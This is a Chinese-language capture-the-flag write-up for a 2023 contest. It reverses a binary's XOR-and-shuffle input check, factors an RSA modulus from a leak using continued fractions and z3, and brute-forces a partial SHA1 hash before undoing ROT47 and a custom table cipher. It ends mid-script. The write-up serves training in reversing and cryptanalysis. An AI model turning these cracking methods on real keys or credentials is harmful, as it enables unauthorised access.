


```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int v3; // ecx
  char v4; // al
  unsigned int v5; // esi
  unsigned int i; // edi
  bool v7; // zf
  int v8; // edi
  unsigned int v9; // ecx
  int j; // edx
  unsigned int k; // esi
  char v13[20]; // [esp+Ch] [ebp-1E4h]
  unsigned int v14; // [esp+20h] [ebp-1D0h] BYREF
  int v15; // [esp+24h] [ebp-1CCh]
  int v16[88]; // [esp+28h] [ebp-1C8h]
  char Buffer[104]; // [esp+188h] [ebp-68h] BYREF

  memset(Buffer, 0, 0x64u);
  _set_invalid_parameter_handler(Handler);
  sub_401010("Input your code: ");
  if ( gets_s(Buffer, 0x64u) && strlen(Buffer) == 64 )
  {
    v3 = 0;
    while ( 1 )
    {
      v4 = Buffer[v3];
      if ( (v4 < '0' || v4 > '9') && (unsigned __int8)(v4 - 'A') > 5u )
        break;
      if ( (unsigned int)++v3 >= 0x40 )
      {
        if ( !(unsigned __int8)((int (__fastcall *)(char *, char *))sub_415190)(Buffer, &Buffer[1]) )
          break;
        sub_4156D0(&v14);
        v5 = v14;
        for ( i = 0; i < 0x40; ++i )
        {
          v16[((v5 >> 5) & 0xF) + 8] = (v16[((v5 >> 5) & 0xF) + 8] << 8) | (unsigned __int8)Buffer[i];
          v7 = v14 == -8;
          v5 = v14 + 8;
          v14 += 8;
          if ( v7 )
          {
            ++v15;
            v5 = 0;
```

```
000143EA _main:31 (414FEA)
```


```
415190: restored pseudocode from idb
414F50: restored microcode from idb
414F50: restored pseudocode from idb
415190: using guessed type int __fastcall sub_415190(_DWORD, _DWORD);
415400: using guessed type int __thiscall sub_415400(_DWORD);
4156D0: using guessed type int __thiscall sub_4156D0(_DWORD);
414F50: using guessed type char Buffer[104];
414F50: using guessed type char var_1E4[20];
```

这里是check函数。输入长度为64，仅包含[0-9A-F]



```
int v30; // [esp-38h] [ebp-44h]
int v31; // [esp-34h] [ebp-40h]
int v32; // [esp-30h] [ebp-3Ch]
int v33; // [esp-2Ch] [ebp-38h]
int v34; // [esp-28h] [ebp-34h]
int v35; // [esp-24h] [ebp-30h]
__int128 v36; // [esp-20h] [ebp-2Ch] BYREF
__int128 v37; // [esp-10h] [ebp-1Ch]
_DWORD v38[3]; // [esp+0h] [ebp-Ch] BYREF
void *retaddr; // [esp+Ch] [ebp+0h]

v38[0] = a2;
v38[1] = retaddr;
_EBP = v38;
v17 = a1;
memset(v16, 0, 32);
v36 = 0i64;
v37 = 0i64;
memset(v19, 255, sizeof(v19));
v3 = strlen(a1);
if ( v3 <= 0x40 )
{
  v4 = 0;
  for ( i = 0; v4 < v3; a1 = v17 )
  {
    LOWORD(i) = *(_WORD *)&a1[v4];
    v5 = sub_4051BF(&i, 0, 16);
    v6 = v4 >> 1;
    v4 += 2;
    v16[v6] = v5;
  }
}
v28 = 1985932237;
v7 = &v36;
v29 = 833561103;
v8 = v19;
v30 = -281243006;
v9 = 28;
v31 = 108446136;
v32 = 2109026072;
v33 = -2048259457;
v34 = -1551302510;
v35 = 854057516;
__asm
```

点开，sub_4051BF是十六进制串转hex。例如"12"转为0x12




```
  v29 = 833561103;
  v8 = v19;
  v30 = -281243006;
  v9 = 28;
  v31 = 108446136;
  v32 = 2109026072;
  v33 = -2048259457;
  v34 = -1551302510;
  v35 = 854057516;
  __asm
  {
    vmovdqu ymm0, ymmword ptr [ebp-40h]
    vpxor   ymm0, ymm0, ymmword ptr [ebp-0B0h]
  }
  v20 = 235276042;
  v21 = 218303234;
  v22 = 83888385;
  v23 = 201854724;
  v24 = 521607195;
  v25 = 319954452;
  v26 = 471211285;
  v27 = 437850129;
  __asm { vpshufb ymm0, ymm0, ymmword ptr [ebp-60h] }
  *(_QWORD *)&v36 = 0x92B0D04EE899915Fui64;
  *((_QWORD *)&v36 + 1) = 0x12DA7617F44F3CB1i64;
  *(_QWORD *)&v37 = 0x195E97F91501352Ai64;
  *((_QWORD *)&v37 + 1) = 0xCC9F7D709915C29Dui64;
  __asm
  {
    vpcmpeqb ymm0, ymm0, ymmword ptr [ebp-20h]
    vmovdqu ymmword ptr [ebp-20h], ymm0
    vzeroupper
  }
  while ( *(_DWORD *)v7 == *v8 )
  {
    v7 = (__int128 *)((char *)v7 + 4);
    ++v8;
    v14 = v9 < 4;
    v9 -= 4;
    if ( v14 )
      return 1;
  }
  return 0;
}
```

```
00014749 sub_415190:93 (415349)
```

继续，vpxor是按位异或。


vpshufb查一下



PSHUFB — Packed Shuffle Bytes

Opcode/Instruction	Op/En	64/32 bit Mode Support	CPUID Feature Flag	Description
NP 0F 38 00 /r[1] PSHUFB mm1, mm2/m64	A	V/V	SSSE3	Shuffle bytes in mm1 according to contents of mm2/m64.
66 0F 38 00 /r PSHUFB xmm1, xmm2/m128	A	V/V	SSSE3	Shuffle bytes in xmm1 according to contents of xmm2/m128.
VEX.128.66.0F38.WIG 00 /r VPSHUFB xmm1, xmm2, xmm3/m128	B	V/V	AVX	Shuffle bytes in xmm2 according to contents of xmm3/m128.
VEX.256.66.0F38.WIG 00 /r VPSHUFB ymm1, ymm2, ymm3/m256	B	V/V	AVX2	Shuffle bytes in ymm2 according to contents of ymm3/m256.
EVEX.128.66.0F38.WIG 00 /r VPSHUFB xmm1 {k1}{z}, xmm2, xmm3/m128	C	V/V	AVX512VL AVX512BW	Shuffle bytes in xmm2 according to contents of xmm3/m128 under write mask k1.
EVEX.256.66.0F38.WIG 00 /r VPSHUFB ymm1 {k1}{z}, ymm2, ymm3/m256	C	V/V	AVX512VL AVX512BW	Shuffle bytes in ymm2 according to contents of ymm3/m256 under write mask k1.
EVEX.512.66.0F38.WIG 00 /r VPSHUFB zmm1 {k1}{z}, zmm2, zmm3/m512	C	V/V	AVX512BW	Shuffle bytes in zmm2 according to contents of zmm3/m512 under write mask k1.


根据xmm3的值对xmm2进行洗牌（shuffle）。这里xmm3导出的值没有重复项，应该就是置换了。



```
data2 = [  0x0A, 0x07, 0x06, 0x0E, 0x02, 0x0B, 0x03, 0x0D, 0x01, 0x09,
    0x00, 0x05, 0x04, 0x0F, 0x08, 0x0C, 0x1B, 0x18, 0x17, 0x1F,
    0x14, 0x1E, 0x12, 0x13, 0x15, 0x1D, 0x16, 0x1C, 0x11, 0x10,
    0x19, 0x1A]
```

```
data1 = [  0xCD, 0xEB, 0x5E, 0x76, 0x0F, 0x22, 0xAF, 0x31, 0x82, 0x92,
    0x3C, 0xEF, 0xB8, 0xC1, 0x76, 0x06, 0x18, 0x2F, 0xB5, 0x7D,
    0x7F, 0x0A, 0xEA, 0x85, 0x92, 0x00, 0x89, 0xA3, 0x2C, 0xE2,
    0xE7, 0x32]

ref = [  0x12, 0x34, 0x56, 0x78, 0x90, 0x12, 0x34, 0x56, 0x78, 0x90,
    0x12, 0x34, 0x56, 0x78, 0x90, 0x12, 0x34, 0x56, 0x78, 0x90,
    0x12, 0x34, 0x56, 0x78, 0x90, 0x12, 0x34, 0x56, 0x78, 0x90,
    0x12, 0x34]

data2 = [  0x0A, 0x07, 0x06, 0x0E, 0x02, 0x0B, 0x03, 0x0D, 0x01, 0x09,
    0x00, 0x05, 0x04, 0x0F, 0x08, 0x0C, 0x1B, 0x18, 0x17, 0x1F,
    0x14, 0x1E, 0x12, 0x13, 0x15, 0x1D, 0x16, 0x1C, 0x11, 0x10,
    0x19, 0x1A]

ans = [  0x5F, 0x91, 0x99, 0xE8, 0x4E, 0xD0, 0xB0, 0x92, 0xB1, 0x3C,
    0x4F, 0xF4, 0x17, 0x76, 0xDA, 0x12, 0x2A, 0x35, 0x01, 0x15,
    0xF9, 0x97, 0x5E, 0x19, 0x9D, 0xC2, 0x15, 0x99, 0x70, 0x7D,
    0x9F, 0xCC]

def enc(ori : list) -> list:
    result = ori.copy()
    for i in range(32):
        result[i] ^= data1[i]

    t = result.copy()
    for i in range(32):
        t[i] = result[data2[i]]

    result = t
    return result

def dec(dat : list) -> list:
    result = dat.copy()
    for i in range(32):
        result[data2[i]] = dat[i]

    for i in range(32):
        result[i] ^= data1[i]
```

```python

    return result

if __name__ == '__main__':
    # res = enc(ref)
    # print(res)

    res = dec(ans)
    print(res)
    for i in res:
        print(hex(i)[2:].upper(), end='')
    print()
    # PS F:\tools\shared_files\wangxinbailu2023> & D:/anaconda/python.exe f:/tools/shared_files/wangxinbailu2023/rev1_imm/solve.py
    # [130, 90, 16, 198, 24, 214, 54, 160, 88, 174, 99, 63, 170, 83, 158, 112, 101, 95, 235, 100, 134, 151, 255, 132, 167, 159, 69, 137, 181, 32, 112, 39]
    # 825A10C618D636A058AE633FAA539E70655FEB648697FF84A79F4589B5207027
```



```
Microsoft Windows [版本 10.0.19044.3086]
(c) Microsoft Corporation。保留所有权利。

F:\tools\shared_files\wangxinbailu2023\rev1_imm>rev_imm.exe
Input your code: 561
Failed!

F:\tools\shared_files\wangxinbailu2023\rev1_imm>rev_imm.exe
Input your code: 825A10C618D636A058AE633FAA539E70655FEB648697FF84A79F4589B5207027
Your Flag is: flag{ISEC-a49d6b847bdba62c5bfa0a43b69c8575}
```

crypto

这也是RSA密码算法吗?

摩斯密码解码得到password打开文件。

小数转连分数得到num1,num2

leak模num1，由费马小定理，得到p-q

解方程得到p，q

再rsa解密

```
from Crypto.Util.number import *
import gmpy2

data3 = 1.2338992341500337390056751547143616884194158479684218896442373729591486930465349680064996506308135372070141576259148837022839901989989368868130932035601672227629523652875730697651068772972993466831183082875690898835084184367690057541436712381047058519805537277627858863820447129883888474019805638708294971043550282646083071142995 6


c = continued_fraction(data3)
print(c)

def exp(cf):

    fz = [cf[0],cf[0] * cf[1] + 1]
    fm = [1,cf[1]]
    for i in range(2,len(cf)):
        z = fz[i - 1] * cf[i] + fz[i - 2]
        m = fm[i - 1] * cf[i] + fm[i - 2]
        fz.append(z)
        fm.append(m)
    return fz,fm
def get(cf):
    tmp1,tmp2 = exp(cf)
    for i in range(2,len(tmp1)):
        _x,_y = tmp1[i],tmp2[i]
        if isPrime(_x)and isPrime(_y) and _x.bit_length()==512 and _y.bit_length()==512:
            return _x,_y
c = [1, 4, 3, 1, 1, 1, 2, 1, 1, 11, 1, 3, 1, 2, 1, 2, 1, 1, 4, 2, 2, 1, 5, 1, 6, 27, 3, 203, 1, 1, 1, 1, 2, 1, 1, 1, 5, 2, 3, 6, 4, 2, 3, 2, 3, 1, 10, 1, 2, 1, 1, 3, 1, 7, 1, 1, 1, 4, 11, 1, 3, 2, 3, 2, 1, 2, 1, 1, 1, 1, 4, 6, 2, 2, 9,
1, 3, 7, 1, 1, 2, 2, 4, 6, 10, 2, 6, 1, 3, 1, 1, 1, 99, 1, 2, 1, 1, 4, 5, 6,
1, 3, 1, 5, 1, 7, 48, 1, 8, 30, 6, 1, 22, 7, 2, 2, 5, 1, 1, 3, 3, 1, 1, 1, 1,
1, 1, 1, 2, 1, 8, 12, 1, 3, 5, 5, 2, 1, 4, 1, 2, 3, 14, 4, 2, 3, 1, 1, 1, 1,
1, 2, 7, 1, 3, 1, 1, 203, 1, 2, 3, 1, 1, 1, 10, 1, 1, 5, 2, 1, 1, 1, 3, 3, 36,
1, 3, 5, 1, 2, 2, 2, 1, 25, 11, 1, 1, 3, 4, 1, 8, 1, 1, 1, 6, 5, 5, 3, 1, 408,
1, 10, 1, 3, 1, 17, 2, 5, 2, 1, 1, 3, 4, 4, 5, 13, 1, 1, 10, 6, 1, 1, 1, 1, 3,
2, 4, 1, 2, 1, 2, 3, 2, 15, 2, 1, 8, 13, 1, 1, 1, 12, 1, 1, 6, 2, 1, 10, 1,
20, 2, 12, 3, 1, 3, 1, 37, 1, 14, 2, 1, 2, 1, 2, 484, 1, 151, 4, 1, 1, 33, 2,
1, 8184, 5, 11, 1, 3, 3, 1, 2, 5, 1, 2, 1, 1, 10, 2, 2, 1, 1, 2, 2, 2, 1, 9,
1, 1, 1, 2, 1, 1, 4, 4, 1, 8, 1, 1, 1, 5, 3, 17, 5, 2308958703153190665270]

num1,num2 = get(c)
ct =
3101117058963231883714985316566422484792520600356778169276765547475952314650357
2164952138829336342836023903919700264739071138739105931471740973631326608186969
5237531195463239938923592785637539031497411282823494671367208271321226191776208
66305659196267641453819504766216964516467658995724859657544518337771393
N =
6186072751640674263669080563915818439605777990672916573448921293993792990645670
6343476469874085504076991779041906401043694401076841639925611957258119417559980
8292381541051197014077220692609627729478945168797319567781275127642293849579186
19863998939985369399189275568362193066167855420897196095587732512368673
leak =
2321336344398300504031806173797709263463864095336678744369159338727564509292264
6169818923792205696350020369122807136306157118385984272980615310163206933078119
7769351672074735444530809592028037439942513551339531871105460176670049962723671
37522351606700447920805532616096125523674597551449412004735397779511371
k = int(leak % num1)
from z3 import *

p,q = Ints('p q')
x = Solver()
x.add(p-q == k)
x.add(p*q == N)

check = x.check()
print(check)
model = x.model()
print(model)
q =
8397652354751369475047895816963473478350245201262315191356674989898449420511844
471318815750077346111978800531467822072132495108840045942922000560423170719
p =
7366431105165493870863104020012521226567717006209783271191581404475809252591732
063142219903159720601508017444435289526877689688795190667050592115689909567
e = 65537
phi = (p-1)*(q-1)
```

```
d = inverse(e,phi)
m = pow(ct,d,N)
print(long_to_bytes(m-num2))


```

来一道综合编码题目！

先爆破哈希，得到第一个password

```
import  hashlib

#"i?Bgt?_Ld?s?6c9"
str1='i'
str2="Bgt"
str3="_Ld"
str4="s"
str5 = '6c9'
cipher='8c36e4?c1d294?df5bb7a9b?b8bd2d2?f22c1f?9'
for i in range(len(cipher)):
    if cipher[i] == '?':
        print(i)

def getdigest(content):
    return  hashlib.sha1(str(content).encode('utf-8')).hexdigest()
alphabet= " !\"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\\]^_`abcdefghijklmnopqrstuvwxyz{|}~"
for a in alphabet:
    for b in alphabet:
        for c in alphabet:
            for d in alphabet:
                string=str1+a+str2+b+str3+c+str4+d+str5
                s = getdigest(string)
                if cipher[:6] == s[:6] and cipher[7:13] == s[7:13] and cipher[14:23] == s[14:23] and cipher[24:31] == s[24:31] and cipher[32:38] == s[32:38]and cipher[39:] == s[39:]:
                    print(string)
                    exit()
```

i~BgtN_Ld@sw6c9

然后弱口令爆破 ROT47

密文 ey?D}Iwzyg><G9$LC|~04h2A|7wsw~3Bg_!|FL0HH0CLCB

ROT47解密 6JnsNxHKJ8mkvhS{rMO_c9apMfHDHObq80PMu{_ww_r{rq

t[a][b][c] = s[((a+b+c)%len(s))]

```python
import sys


def _l(idx, s):
    return s[idx:] + s[:idx]
def mainProc(p, k1, k2):
    s = b"abcd07efghij89klmnopqr16stuvwxyz-_{}ABCDEFGHIJKL34MNOPQRST25VWXYZ"
    t = [[_l((i+j)%len(s), s) for j in range(len(s))] for i in range(len(s))]
    i1 = 0
    i2 = 0
    c = b""
    for a in p:
        c += t[s.find(a)][s.find(k1[i1])][s.find(k2[i2])]
        i1 = (i1 + 1) % len(k1)
        i2 = (i2 + 1) % len(k2)
    return c

res = '6JnsNxHKJ8mkvhS{rMO_c9apMfHDHObq80PMu{_ww_r{rq'
s = "abcd07efghij89klmnopqr16stuvwxyz-_{}ABCDEFGHIJKL34MNOPQRST25VWXYZ"
t = [[_l((i+j)%len(s), s) for j in range(len(s))] for i in range(len(s))]
print(t[2][3][4] == s[(2+3+4)%len(s)])#验证
ff = 'flag{ISEC-'
for i in range(10):
    re.append((s.find(res[i])-s.find(ff[i]))%len(s))
re = [16, 30, 17, 16, 17, 50, 52, 6, 7, 45]
re = re+re[::-1]
print(re)
ans = ''
for i in range(len(res)):
